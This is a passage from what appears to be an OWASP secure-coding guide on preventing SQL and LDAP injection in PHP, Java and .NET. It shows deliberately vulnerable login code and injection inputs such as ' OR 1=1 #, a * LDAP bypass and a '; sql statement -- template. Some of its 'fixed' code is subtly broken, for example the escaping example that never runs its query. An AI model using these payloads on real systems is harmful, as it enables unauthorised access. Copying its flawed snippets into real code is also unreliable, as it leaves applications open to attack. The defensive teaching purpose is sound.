        InputStreamReader inputStreamReader = new InputStreamReader(p.getInputStream());

        BufferedReader bufferedReader = new BufferedReader(inputStreamReader);

        String line = null;

        while((line = bufferedReader.readLine()) != null){

                /* Code to display data goes here */

        }

        InputStreamReader errorStreamReader = new InputStreamReader(p.getErrorStream());

        BufferedReader bufferedError = new BufferedReader(errorStreamReader);

        while ((line = bufferedError.readLine()) != null){

                logger.error("Application Error Line: " + line);

        }

         ...

        p.destroy();

} catch (IOException e) {

         logger.error("IOException: " + e.message );

        /* Code to mange exception goes here */

}
```

REFERENCES

- OWASP: http://www.owasp.org/index.php/OWASP_Guide_Project
- SUN Java: http://java.sun.com/javase/6/docs/api/
- SUN Java: http://java.sun.com/javaee/5/docs/api/
- SUN Java: http://java.sun.com/docs/books/tutorial/jndi/ldap/index.html
- Apache Commons Validator Framework: http://commons.apache.org/validator/
- Apache log4J: http://logging.apache.org/log4j/
- Apache Tomcat: http://tomcat.apache.org/
- Apache Webserver: http://www.apache.org/
- O'Reilly Mastering Regular Expressions, Jeffrey E. F. Friedl - ISBN 10: 1-56592-257-3 | ISBN 13: 9781565922570
- The Web Application Hacker's Handbook, Dafydd Stuttard, Marcus Pinto - ISBN-10: 0470170778 | ISBN-13: 978-0470170779
- The Art of Software Security Assessment, Mark Dowd, John McDonald, Justin Schuh - ISBN-10: 0321444426 | ISBN-13: 978-0321444424

PHP SECURITY PROGRAMMING

OVERVIEW

PHP developer should be aware of threats that can be exposed on vulnerable PHP code. This article is going to address two of those threats in the following sections:

- SQL Injection
- LDAP Injection

Since both of them are well known attacks vectors the article purpose is to show some valid techniques to defend against them such as:

- Escaping Quotes on both input parameters and HTTP Request Header
- Usage of Prepared Statements to query backend DBMS
- Data Validation
- Safe error handling

Recent research activities have shown that is possible to detect intrusion attempts from a WEB Application by embedding an *Application Layer IDS* inside the application.

❒ SQL Injection

Here follows a typical Login Form where users credentials are stored on a Backend DBMS. To successful validate user credentials an authenticated connection to Backend DBMS is needed. Application developer decided to store the Database Connection String parameters in a *.inc* file as shown in the example:

auth.php

```
<?php

include('./db.inc');

 function sAuthenticateUser($username, $password){

                $authenticatedUserName="";

                        if ($link = iMysqlConnect()) {

                $query  = "SELECT username FROM users";

                $query .= " WHERE username = '".$username."'";

                $query .= " AND   password = md5('".$password."')";

                $result = mysql_query($query);
```

```
                        if ($result) {
                                if ($row = mysql_fetch_row($result)) {
                                        $authenticatedUserName =  $row[0];
                                       }
                               }
                       }
                        return $authenticatedUserName;
}
if ($sUserName = sAuthenticateUser($_POST["username"],
                                 $_POST["password"])) {
  /* successful authentication code goes here */
 ...
} else {
  /* unsuccessful authentication code goes here */
                               ...
}
?>
```

db.inc

```
<?php
define('DB_HOST',     "localhost");
define('DB_USERNAME', "user");
define('DB_PASSWORD', "password");
define('DB_DATABASE', "owasp");
function iMysqlConnect(){
  $link = mysql_connect(DB_HOST,
                              DB_USERNAME,
                              DB_PASSWORD);
if ($link && mysql_select_db(DB_DATABASE))
                              return $link;
                              return FALSE;
}
```

```
?>
```

Vulnerability

- SQL Injection

  by using some inference techniques it's possible to enumerate a backend Database or interact with underlying operating system

- Authentication Bypass

  by exploiting a SQL Injection vulnerability Authentication an evil user can bypass authentication by supplying :

  username ' OR 1=1 #
  password anything

- Information Disclosure

  db.inc contents could be retrieved by an evil user

Remediation

- Make .inc unavailable to remote user

  It's possible to avoid .inc file retrieval from a remote user as shown

- Escaping Quotes

  when evil users supplies username ' OR 1=1 # quotes should be escaped in such in username \' OR 1=1 #

- Prepared Statements

  Prepared Statements prevents SQL Injection attacks by giving to the backend DBMS an execution plan of a query where parameters are replaced by variables. Variables will be instantiated with values and query will be executed.

- Data Validation

  Input parameters should be validated in both data type and value.

- Embedd an Application Layer IDS

  PHPIDS it's a promising Open Source Project well maintained and with interesting features. An optimized RegExp engine can be embedded in every your PHP code to analyze input parameter in order to determine if it contains a known attack vector. Benchmark performed by project developers shows that there is no performance loss at all.

There are many way to protect every PHP Code against SQL Injection Attack vectors. Which one is better to use it depends on the context but, by the way as stated in the Security in Depth it would be great to use all of them.

❒ LDAP Injection

Here follows a typical Login Form where users credentials are stored on a Backend LDAP Directory. To successful validate user credentials an authenticated connection to Backend DBMS is needed. Application developer decided to store the LDAP Connection String parameters in a .inc file as shown in the example:

ldap.inc

```
<?php
  define(LDAP_DIRECTORY_ADMIN , "cn=admin,dc=domain,dc=com");
 define(LDAP_DIRECTORY_PASS  , "pw$d0");
 define(LDAP_USER_BASEDN     , "ou=Users,dc=domain, dc=com");
?>
```

auth.php

```
include('ldap.inc');
function authLdap($sUsername, $sPassword) {
 $ldap_ch=ldap_connect("localhost");
        if (!$ldap_ch) {
                return FALSE;
        }
 $bind = ldap_bind($ldap_ch, LDAP_DIRECTORY_ADMIN, LDAP_DIRECTORY_PASS);
        if (!$bind) {
                return FALSE;
        }
$sSearchFilter = "(&(uid=$sUsername)(userPassword=$sPassword))";
$result = ldap_search($ldap_ch, " dc=domain,dc=com", $sSearchFilter);
        if (!$result) {
                return FALSE;
        }
$info = ldap_get_entries($ldap_ch, $result);
        if (!($info) || ($info["count"] == 0)) {
                return FALSE;
        }
                return TRUE;
        }
```

```
$sUsername = $_GET['username'];

$sPassword = $_GET['password'];

$bIsAuth=authLdap($sUsername, $sPassword);

        if (! $bIsAuth ) {

                /* Unauthorized access, handle exception */

                ...

        }

                /* User has been successful authenticated */
```

Vulnerability

- **Authentication Bypass**

  by exploiting a LDAP Injection vulnerability evil user can bypass authentication by supplying username * and password *

- **Information Disclosure**

  ldap.inc contents could be retrieved by an evil user

Remediation

- **Make .inc unavailable to remote user**

  It's possible to avoid *.inc* file retrieval from a remote user as shown

- **Authenticate Users through LDAP Bind**

  Since LDAP define a BIND method which requires a valid user credential is it possible to use *ldap_bind()* rather than setting up a complex machinery with *ldap_search()*

- **Data Validation**

  Input parameters should be validated in both data type and value.

- **Embed an Application Layer IDS**

  PHPIDS it's a promising Open Source Project well maintained and with interesting features. An optimized RegExp engine can be embedded in every your PHP code to analyze input parameter in order to determine if it contains a known attack vector. Benchmark performed by project developers shows that there is no performance loss at all.

As you can see there are many way to protect your PHP Code against LDAP Injection Attack vectors. Which one to use is up to you by the way as stated in the Security in Depth it would be great to use all of them.

DESCRIPTION

This section will address development methodologies to prevents attacks such as:

- SQL Injection
- LDAP Injection

PHP preventing SQL Injection

PHP Applications interact with Backend DBMS by using the old connectors style (eg: mysql_connect(), mysql_query(), pg_connect() and so on) or the recent *Portable Data Objects Layer*, form here on referred as *PDO*. PDO has been introduced in PHP starting from 5.1, it represents an *Abstract Database Layer* lying between PHP and Backend DBMS. It means that it's possible to back-point an existing application to use a different DBMS by just changing a connection string. To this aim it adopts a modular architecture with low-level driver to handle different DBMS. Please note that at the moment of writing it's *Oracle Drive* is marked as experimental, so it's not well supported. Different techniques to prevents SQL Injection in PHP will be shown in the following sections. Since every Backend DBMS shall require authentication to PHP Code let's start by showing how to safely store such a credentials.

DBMS authentication credentials

Developers should be very careful on how, and subsequently where, store authentication credentials to authenticate against backend DBMS before start to query. It's typical to put such credentials in a *.inc* file (by using some *define*) to subsequently include credentials from a PHP Code. Such a *.inc* file if left worldwide readable by both local users and web server *uid* can be easily retrieved by an evil user. There are some techniques used to prevent these kinds of *Information Disclosure*:

- **Configure Front-End Apache WEB Server to deny serving request to *.inc* files**

```
<Files ~ “\.inc$”>
   Order allow,deny
   Deny from all
</Files>
```

requires user intervention on Apache configuration.

- **Adding a security token check from *.inc***

```
<?php

if (defined('SECURITY_INCLUDE_TOKEN') && SECURITY_INCLUDE_TOKEN != 'WfY56#!5150'){
     define ('DBMS_CONNECTION_STRING','mysql://owaspuser:owasppassword@localhost:3306');
}
```

```
<?php /* Define a security token to access DBMS_CONNECTION_STRING */
define('SECURITY_INCLUDE_TOKEN', 'WfY56#!5150'); include 'dbms_handler.php'; .. ?>
```

- **Configuring *php_ini* settings in apache to set some default values to mysql_connect()**

  /etc/apache2/sites-enabled/000-owasp

  ```
  <VirtualHost *>
     DocumentRoot /var/www/apache2/
     php_value mysql.default_host 127.0.0.1
     php_value mysql.default_user owaspuser
     php_value mysql.default_password owasppassword
     ....
  </VirtualHost>
  ```

- **some DBMS doesn't allow to retrieve connection parameters from apache config file.**

  dbmshandler.php

  ```
  <?php
   function iMySQLConnect() {
  return mysql_connect();
  }
  ?>
  ```

at the moment it only works when backend Database Engine is MySQL

- **using Apache SetEnv**

  /etc/apache2/sites-enabled/000-owasp

  ```
  <VirtualHost *>
         DocumentRoot /var/www/apache2/
         SetEnv DBHOST "127.0.0.1"
         SetEnv DBUSER "owaspuser"
         SetEnv DBPASS "owasppassword"
           ....
  </VirtualHost>
  ```

  dbmshandler.php

```
<?php

        function iMySQLConnect() {

        return mysql_connect(getenv("DBHOST"),

               getenv("DBUSER"),

               getenv("DBPASS"));

        }

?>
```

requires user intervention on Apache configuration.

Example using PDO MySQL driver:

/etc/apache2/sites-enabled/000-owasp

```
<VirtualHost *>

     DocumentRoot /var/www/apache2/

     SetEnv PDO_DSN "mysql:host=localhost;dbname=owasp"

     SetEnv PDO_USER "owaspuser"

     SetEnv PDO_PASS "owasppassword"

     ....

</VirtualHost>
```

dbmshandler.php

```
<?php

function SQLConnect() {

    $oPdo = NULL;

    try {

            $oPdo = new PDO(getenv("PDO_DSN"),

                            getenv("PDO_USER"),

                            getenv("PDO_PASS"));

            /* Throws an exception when subsequent errors occour */

            $oPdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

            /* handle PDO connection success */

                                          ...

                                         return $oPdo;

   } catch (PDOException $e) {
```

```
                 /* handle PDO connection error */
                    ...
                return NULL;
        }
    }
    ?>
```

➢ Escaping Quotes

As shown on the previous sections quotes shall be escaped in some way. PHP usually comes with *magic_quotes_gpc* configuration directive. It is aim is to escape quotes from HTTP Request by examining both GET/POST data and Cookie value and replacing every *single quotes* with \'. The truth is that any other data contained into the HTTP Request Header is not escaped.

Let's say a PHP Application access to the User-Agent Header to perform a statistic on the browser used by users to navigate sites. Since *magic_quotes_gpc* doesn't escape for example a header value, it is possible to create a custom HTTP Request containing evil characters to SQL Inject remote PHP Code. Last but not least it isn't portable on every DBMS as well. For example Microsoft SQL Server use a different Quote Escape.

Due to the above issues it's usage is strongly discouraged. Since it's enabled on WEB Server developers should:

- check if enabled
- if so: request shall be roll backed to its original

function magic_strip_slashes() { if (get_magic_quotes()) { // GET if (is_array($_GET)) { foreach ($_GET as $key => $value) { $_GET[$key] = stripslashes($value); } } // POST if (is_array($_POST)) { foreach ($_GET as $key => $value) { $_POST[$key] = stripslashes($value); } } // COOKIE if (is_array($_COOKIE)) { foreach ($_GET as $key => $value) { $_COOKIE[$key] = stripslashes($value); } } } }

Quote Escaping shall be performed with DBMS related functions such as:

- MySQL: mysql_real_escape_string
- PostgreSQL: pg_escape_string

```
function sEscapeString($sDatabase, $sQuery) {
    $sResult=NULL;
    switch ($sDatabase) {
    case "mysql":
        $sResult = mysql_real_escape_string($sQuery);
        break;

    case "postgresql":
        $sResult = pg_escape_string($sQuery);
        break;
    case "mssql":
        $sResult = str_replace("'", "''",$sQuery);
        break;
    case "oracle":
        $sResult = str_replace("'", "''",$sQuery);
        break;
    }
    return $sResult;
}
}
```

Since both Oracle and Microsoft SQL Server connectors doesn't have a real *escape_string* function software developer can create his own escaping functions or use *addslasshes()*.

With properly quotes escaping it is possible to prevent Authentication Bypass vulnerability in Example 1:

auth.php

```
<?php
include('./dbmshandler.php);
function sAuthenticateUser($username, $password){
  $authenticatedUserName="";
  if ($link = iMysqlConnect()) {
    $query  = "SELECT username FROM users";
    $query .= " WHERE username = '".$username."'";
    $query .= " AND password = md5('".$password."')";
    /* escape quotes */
    $result = sEscapeString("mysql", $query);
    if ($result) {
      if ($row = mysql_fetch_row($result)) {
         $authenticatedUserName =  $row[0];
      }
    }
  }
  return $authenticatedUserName;

}

/* start by rollback magic_quotes_gpc action (if any) */

magic_strip_slashes();

if ($sUserName = sAuthenticateUser($_POST["username"],

                                   $_POST["password"])) {

  /* successful authentication code goes here */

   ...

 } else {

  /* unsuccessful authentication code goes here */

   ...

 }
```

PHP Portable Data Objects implements a quote() method on PDO class but not all underlying PDO Drivers implements this method. On the other side *PDO::query()* method by default escape quotes on SQL query string as shown in following example.

Example using PDO MySQL driver:

auth.php

```
<?php

include('./dbmshandler.php');

function sAuthenticateUser($username, $password){

  $authenticatedUserName=NULL;

  if ($oPdo = SQLConnect()) {

    $query  = "SELECT username FROM users";

    $query .= " WHERE username = '".$username."'";

    $query .= " AND password = md5('".$password."')";

    try {

         $row = $oPdo->query($query)->fetch();

         if ($row) {

              return $row['username'];

         }

    } catch (PDOException e) {

         /* handle execption and SQL Injection Attempt */
```

```
                ....
                return NULL;
            }
        }
        /* start by rollback magic_quotes_gpc action (if any) */
        magic_strip_slashes();
        if ($sUserName = sAuthenticateUser($_POST["username"],
                                           $_POST["password"])) {
          /* successful authentication code goes here */
           ...
        } else {
          /* unsuccessful authentication code goes here */
           ...
        }
```

Escaping Quotes is not enough to prevent SQL Injection Attacks. Even if it works well on login forms it doesn't give a complete security defense against SQL Injection Attacks since Quote Escape functions can still be evaded by encoding chars to their ASCII decimal value. Further defense are needed:

- Prepared Statements
- Data Validation

Prepared Statements

Prepared Statements is the ability to preparse and generate an execution plan for SQL Queries. Such an execution plan will be instantiated with typed parameters. If supplied parameters are of incorrect type or contains a nested query the execution of plan will fails. This prevents an evil user to successfully inject SQL Statements on Backend DBMS.

```
<?php
function getBookByID($id) {
    $aBook = NULL;
    $link = mysqli_connect();
    $stmt = $link->stmt_init();
    if ($stmt->prepare("SELECT * FROM books WHERE ID =?")) {
        $stmt->bind_param("i",$id);
        $stmt->execute();
        /* Retrieves book entry and fill $aBook array */

        ...

        /* Free prepared statement allocated resources */

        $stmt->close();

    }

    return $aBook;

}

/* MAIN */

/* Cast GET 'id' variable to integer */

$iID = (int)$_GET['id'];

$aBookEntry = getBookByID($iID);

if ($aBookEntry) {

    /* Display retrieved book entry */

    ...

}

?>
```

PHP Portable Data Objects emulate prepared statements for drivers with no native support. Here follows an example of prepared statements usage with PHP PDO

Example using PDO:

```
<?php

include('./dbmshandler.php');

function getBookByID($id) {

    $aBook = NULL;

    $oPdo = SQLConnect();

    if ($oPdo) {

        $stmt = $oPdo->prepare("SELECT * FROM books WHERE ID =?");

        $stmt->bindParam(1, $id, PDO::PARAM_INT);

        if ($smmt->execute()) {

            $aBook = $stmt->fetch(PDO::FETCH_ASSOC);

        }

    }

    return $aBook;
}
```

Prepared statements represent a valid defense against SQL Injection attacks. But it's still not enough since they allow an evil user to inject session variable such as *@@version*:

http://www.example.com/news.php?id=@@version

Data Validation techniques helps developers to prevents SQL Injection Attacks when properly used.

➢ Data Validation

Modern WEB Applications are supposed to interact with users through input data. Input data can be supplied through a HTML Form and WEB Application retrieves such a data through a GET/POST variable. Input data can contain malicious values to exploit some security flaws in WEB Applications. As a general rule data validation should be performed on both input and output values, since they both depends on each other. data should be rejected unless it matches a criteria. Developers should define a restricted range for valid data and reject everything else. Such criteria will include:

- Data Type
- Data Length;
- Data Value

A typical Data Validation workflow will be:

- Get the data to be validated
- Check if it should be a numerical or string
- Look at its size in byte to avoid errors when database table columns has some constraint in value size
- Check if data contains a valid value (EMail, phone number, date, and so on).

PHP can help developers with :

- casting operators
- regexp functions

Numeric Data

Every input data is a string by default. If is needed to validate a numeric value an operator should be casted operator. Casting an input data to *int* ensure that:

- if data is numeric you get its value
- if data doesn't contains a number casting will returns 0
- if data includes a number casting will returns its numeric portion

```
$iId = (int)$_GET['id'];
```

```
    if ( $iId != $_GET['id']) {

      /* User supplied data is not numeric, handle exception */

      ...

      return;

    }

    if ($iId > MAX_ID_VALUE || $iId < MIN_ID_VALUE) {

      /* User supplied data is numerica but it doesn't contains an allowed value, handle
exception */

    }

    /* $iId is safe */
```

String Data

Strings data validation is a bit trickier since it can contain malicious values. It means that it should be validated on what data is supposed to include. Data can contains:

- EMail Address
- Phone Number
- URL
- Name
- Date

and so on.

WEB Developers should match Input Data against a Regular Expression to match what Data is supposed to include. Here follows some examples.

Example: Validating an Email Address

```
    $sEmail = $_POST['email'];

    if (! preg_match("/^[\w-]+(?:\.[\w-]+)*@(?:[\w-]+\.)+[a-zA-Z]{2,7}$/", $sEmail)) {

      /* User supplied data is not a valid email address,  handle exception */

      ...

      return;

    }


    /* $sEmail is safe, check len */

    if (strlen($sEmail) > MAX_EMAIL_LEN) {
```

```
   /* User supplied data is to big for backend database, handle exception */
  ...
  return;
}
```

Example: Validating a Phone Number

```
$sPhoneNumber = $_POST['phonenumber'];
if (! preg_match(, "/[0-9]+[-\/ ]?[0-9]+$/", $sPhoneNumber)) {
  /* User supplied data is not a phone number,  handle exception */
  ...
  return;
}
/* $sPhoneNumber is safe, check len */
if (strlen($sPhoneNumber) > MAX_PHONENUMBER_LEN) {
   /* User supplied data is to big for backend database, handle exception */
  ...
  return;
}
```

Not wanting to get frustrated with all those regexp it is possible to take into account to use one of the following PHP Filters:

- OWASP PHP Filters

  OWASP PHP Filters project allow programmers an easy way to perform data validation. Even if project is quite old and not well maintained it's still well working and defines a valid approach to perform Data Validation.

- PHP Data Filtering

  Available from PHP installation.

Logging Errors

Malicious users typically attempt to exploit SQL Injection Vulnerabilities by looking at some Error Codes on dynamic pages. When PHP fails to query Backend Database an error message will be returned to users if error are not handled on a safe way. WEB Developers incorrectly debug SQL Errors by displaying some kind of error message on WEB Page when a query fails. This approach should not be considered safe since Errors should never be displayed to users.

Users should also never deduce that something wrong happens otherwise it could be considered a flaw to further more exploits a vulnerability.

```
function unavailable_resource_handler() {

/* Handle an 'Unavailable Resource' event without supplying further information to user
*
* Example:

*    die('Resource not available');

*
*

*/

        ...

}

function sql_error_handler ($sQuery, $sMsg) {

/* Log failed SQL Query statement */

error_log ($sQuery, 3, "/var/log/site/sqlquery_error.log");

/* Log error message */

error_log ($sMsg, 3, "/var/log/site/site_error.log");

/* Notify user that resource is unavailable */

unavailable_resource_handler();
}
```

Before of applying an Error Log Handler, such as the above, be sure to audit every function return values to avoid error propagation.

- **PHP preventing LDAP Injection**

- **LDAP Authentication**

As previously states LDAP Authentication in PHP should be handled with *ldap_bind()* function in such a way:

```
function authLdap($sUsername, $sPassword) {

  $ldap_ch=ldap_connect("ldap://localhost");

  if ($ldap_ch) {


    $ldap_user = "uid=$sUsername, ou=Utenti, dc=domain, dc= com";

    $ldap_password = $sPassword;

    $bind = @ldap_bind($ldap_ch, $ldap_user, $ldap_password);

    return $bind;

  }

  return FALSE;
}

$sUsername = $_GET['username'];

$sPassword = $_GET['password'];

$bIsAuth=authLdap($sUsername, $sPassword);

if (! $bIsAuth ) {

   /* Unauthorized access, handle exception */

   ...

}

/* User has been successful authenticated */
```

➢ LDAP Authentication Credentials

The first good practice is not to query a Directory Server with an *anonymous bind*. Doing so it is needed a safe way to store LDAP Bind access credentials. The same techniques of previous section shall be used as well.

➢ Data Validation

Data Validation occurs on the same way as in PHP Preventing SQL Injection. Here follows previous LDAP Login Form example with data validation, where both *username* and *password* are allowed to contains only alpha numeric values.

```
$sUsername = $_GET['username'];

$sPassword = $_GET['password'];

if (! preg_match("/[a-zA-Z0-9]+$/", $username) {

   /* username doesn't contains valid characters, handle exception */

   ...

   return;

}

if (! preg_match("/[a-zA-Z0-9]+$/", $password) {

   /* password doesn't contains valid characters, handle exception */

   ...

   ...

   return;

}

$bIsAuth=authLdap($sUsername, $sPassword);

if (! $bIsAuth ) {

   /* Unauthorized access, handle exception */
```

```
            ...
        }
        /* User has been successful authenticated */
```

➢ Logging Errors

As in PHP Preventing SQL Injection let's to define a safe way to handle LDAP Errors. As previously stated incorrect error handling may raise *Information Disclosure* vulnerability and a malicious user may furthermore exploit this vulnerability to perform some kind of attack.

```
        function unavailable_resource_handler() {
       /* Handle an 'Unavailable Resource' event without supplying further *information to user
        *
        * Example:
        *    die('Resource not available');
        *
        *
        */
                    ...
        }
         function ldap_error_handler ($sQuery, $sMsg) {
           /* Log failed LDAP Query statement */
           error_log ($sQuery, 3, "/var/log/site/ldapquery_error.log");
           /* Log error message */
           error_log ($sMsg, 3, "/var/log/site/site_error.log");
           /* Notify user that resource is unavailable */
           unavailable_resource_handler();
         }
```

❒ Detecting Intrusions from WEBAPP

PHPIDS (PHP-Intrusion Detection System) is a well maintained and fast security layer for PHP based web application. It allows to embed a WEB Application IDS into a PHP WEB Application. It performs a transparent Input Data Validation on each HTTP Request to look forward for Malicious Input. It means that Developer shouldn't explicitly analyze and thrust Input Data. PHP IDS will automatically look for exploit attempts. PHPIDS simply recognizes when an attacker tries to break your WEB Application and let you decide how to reacts.

To install PHPIDS:

- download and unpack in your application or include folder.
- open phpids/lib/IDS/Config/Config.ini file and edit the following element to reflect PHPIDS complete installation path:

  filter_path

  tmp_path

  path in both Logging and Caching section

Here is a typical usage of PHPIDS:

init_ids.php

```
<?php

set_include_path(get_include_path() . PATH_SEPARATOR . './lib/');

require_once 'IDS/Init.php';

function phpIDSInit() {

    $request = array(

                      'REQUEST' => $_REQUEST,

                       'GET'     => $_GET,

                       'POST'    => $_POST,

                       'COOKIE'  => $_COOKIE

                    );

  $init = IDS_Init::init('./lib/IDS/Config/Config.ini');

  $ids = new IDS_Monitor($request, $init);

  return $ids->run();

}

?>
```

main.php

```
<?php

   require_once './init_ids.php';

   $sIDSAlert = phpIDSInit();

   if ($sIDSAlert) {

       /* PHPIDS raise an alert, handle exception */

       ....
```

```
            die()

        }

    /* PHPIDS determined that request is safe */

    ...

    ?>
```

REFERENCES

- OWASP : "OWASP Guide Project" - http://www.owasp.org/index.php/OWASP_Guide_Project
- OWASP : "OWASP PHP Filters" - http://www.owasp.org/index.php/OWASP_PHP_Filters
- OWASP : "OWASP PHP Project" - http://www.owasp.org/index.php/Category:OWASP_PHP_Project
- OWASP : "PHP Top 5 - http://www.owasp.org/index.php/PHP_Top_5"
- PHP : "MySQL Improved Extension" - http://it2.php.net/manual/en/book.mysqli.php
- PHP : "Data Filtering" - http://it.php.net/manual/en/book.filter.php
- Ilia Alshanetsky : "architect's Guide to PHP Security" - http://dev.mysql.com/tech-resources/articles/guide-to-php-security-ch3.pdf
- PHPIDS : http://php-ids.org/

.NET SECURITY PROGRAMMING

OVERVIEW

In this section are explained the best solution to avoid two of the most dangerous vulnerabilities of web applications, the sql injection and ldap injection on .NET programming.

It will be analized the interactions between a web application written in C# in ASP.NET technology, .NET Framework 2.0 and two kinds of data provider: a SQL Server 2005 data provider and an OpenLdap Server data provider.

For the first interaction imagine a database called “ExampleDB” in which there are some tables. One of these tables is “Users”. From a web application is possible to query the database to extract information about the users through their name.


For the second interaction imagine an Ldap server called “ExampleLDAP”.

The project is simple and is made by some .aspx page with a textbox in which is possible to insert the name of the user and the program will return the information, reading from ExampleDB (or ExampleLDAP). It's not important to specify how it's possible to create an aspx page So the focus is on the code that we have to write to interact with the server data provider.

DESCRIPTION

- **.NET Preventing SQL Injection**

Two approaches are likely: inline query or stored procedure.


OWASP Backend Security Project page 1
Insert a name
Inline Query
Insert a name
Parametrized Stored Procedure Vuln
Insert a name
Parametrized Stored Procedure Not Vuln

- **Case 1: Inline query**

Inline queries are the queries in which is possible to compose a sql statement through string concatenation. By clicking on the first button, the execution of the OnClick event is generated, doing the following:

```
 protected void btnQueryInline_OnCLick(object sender, EventArgs e)

{

       DbHelper dbHelper = new DbHelper();
```

```
            string connectionString = dbHelper.returnConnectionString();

            SqlConnection sqlConnection = new SqlConnection(connectionString);

            try

            {

                sqlConnection.Open();

                SqlCommand cmd = new SqlCommand("select Name,Surname,Code from  dbo.Users
        where Name LIKE '%"

                                                    + txtQueryInline.Text + "%'", sqlConnection);

                txtQueryInline.Text + "%'", sqlConnection);

                cmd.CommandType = CommandType.Text;

                DataSet ds = new DataSet();

                SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

                sqlDataAdapter.Fill(ds, "ResultTable");

                gridresult.DataSource = ds;

                gridresult.DataBind();

            }

            catch (SqlException ex)

            {

                throw ex;

            }

            finally

            {

                if(sqlConnection != null)

                    sqlConnection.Close(); //close the connection

            }

        }
```

First Section

```
        DbHelper dbHelper = new DbHelper();

        string connectionString = dbHelper.returnConnectionString();

        SqlConnection sqlConnection = new SqlConnection(connectionString);
```

This section of code provides the sqlConnection, reading the connectionString from the Web.Config file. This is an important task for the application because it represents the entry point to the database, the credentials of the user that can authenticate on the ExampleDB.

Second Section

```
sqlConnection.Open();

        SqlCommand cmd = new SqlCommand("select Name,Surname,Code from dbo.Users where
        Name LIKE '%" + txtQueryInline.Text + "%'", sqlConnection);

cmd.CommandType = CommandType.Text;
```

In this section is used the SqlCommand class, in which is written the sql code, concatenating with the text to search. The type of the SqlCommand is “Text”, so it's clear that the sql code is provided directly. This code is prone to sql injection, because we can manipulate the statement, injecting in the textbox, for example, the string:

```
'; sql statement --
```

where sql statement is any sql code (it is possible to drop tables, add users, reconfigure the xp_cmdshell, etc.)

Third Section

```
DataSet ds = new DataSet();

SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

sqlDataAdapter.Fill(ds, "ResultTable");

gridresult.DataSource = ds;

gridresult.DataBind();
```

The third section is useful to represent the result set of the query. It uses the ADO.NET “Dataset”, and an intermediate class called SqlDataAdapter, that adapts the sql data in a form that can be used by the Dataset Object.

It is possible to improve this query, using the second form of interaction that make use of a stored procedure

- **Case 2: Parametrized query + Stored Procedure vulnerable**

By clicking on the second button, the execution of the OnClick event is generated, doing the following:

```
protected void btnQueryStoredVuln_OnCLick(object sender, EventArgs e)

{

       DbHelper dbHelper = new DbHelper();

       string connectionString = dbHelper.returnConnectionString();

       SqlConnection sqlConnection = new SqlConnection(connectionString);

       try

       {

           sqlConnection.Open();

           SqlCommand cmd = new SqlCommand("USP_SearchUserByNameVuln", sqlConnection);

           cmd.CommandType = CommandType.StoredProcedure;

           SqlParameter pName = new SqlParameter("@Name", SqlDbType.VarChar, 50);
```

```
            pName.Value = txtQueryStoredVuln.Text;

            cmd.Parameters.Add(pName);

            DataSet ds = new DataSet();

            SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

            sqlDataAdapter.Fill(ds, "ResultTable");

            gridresult.DataSource = ds;

            gridresult.DataBind();

        }

        catch (SqlException ex)

        {

            throw ex;

        }

        finally

        {

            if (sqlConnection != null)

                sqlConnection.Close(); //close the connection

        }

}

CREATE PROCEDURE [dbo].[USP_SearchUserByNameVuln]

      @Name varchar(50)

AS

BEGIN

      SET NOCOUNT ON;

      DECLARE @StrSQL varchar(max)

      SET @StrSQL =

               'SELECT U.Name,U.Surname,U.Code

               FROM dbo.Users U

               WHERE U.Name LIKE ' + '''%'+  @Name+  '%'''

      EXEC (@StrSql)

END
```

This kind of stored procedure are not rare. In this case is possible to compose the statement in many ways using parameters, function and so on.

Altough it is a parametrized query with a stored procedure, as the code shows, it is possible to inject the same string

```
'; sql statement --
```

to inject a sql statement. Using the SQL Server function REPLACE, it is possible to “patch” the problem without rewrite the store procedure, replacing all the single quote with a couple of single quote.

```
ALTER PROCEDURE [dbo].[USP_SearchUserByNameVuln]

     @Name varchar(50)

AS

BEGIN

     SET NOCOUNT ON;

     DECLARE @StrSQL varchar(max)

     SET @Name = REPLACE(@Name,'''','''''')

     SET @StrSQL =

           'SELECT U.Name,U.Surname,U.Code

           FROM dbo.Users U

           WHERE U.Name LIKE ' + '''%'+  @Name+  '%'''

      EXEC (@StrSql)

END
```

This second case explains the fact that the use of parametrized query with stored procedure not always resolve the security flaws caused by sql injection.

- **Case 3: Parametrized query + Stored Procedure not vulnerable**

It is possible to modify the way to execute the same query, using parametrized query in conjunction with stored procedures. By clicking on the second button, the execution of the OnClick event is generated, doing the following:

```
protected void btnQueryStored_OnCLick(object sender, EventArgs e)

{

       DbHelper dbHelper = new DbHelper();

       string connectionString = dbHelper.returnConnectionString();

       SqlConnection sqlConnection = new SqlConnection(connectionString);

       try

       {

           sqlConnection.Open();

           SqlCommand cmd = new SqlCommand("USP_SearchUserByNameNotVuln", sqlConnection);
```

```
                cmd.CommandType = CommandType.StoredProcedure;

                SqlParameter pName = new SqlParameter("@Name", SqlDbType.VarChar, 50);

                pName.Value = txtQueryStored.Text;

                cmd.Parameters.Add(pName);

                DataSet ds = new DataSet();

                SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

                sqlDataAdapter.Fill(ds, "ResultTable");

                gridresult.DataSource = ds;

                gridresult.DataBind();

            }

            catch (SqlException ex)

            {

                throw ex;

            }

            finally

            {

                if(sqlConnection != null)

                    sqlConnection.Close(); //close the connection

            }

        }
```

First Section

```
        DbHelper dbHelper = new DbHelper();

        string connectionString = dbHelper.returnConnectionString();

        SqlConnection sqlConnection = new SqlConnection(connectionString);
```

This section is the same of the example above.

Second Section

```
        sqlConnection.Open();

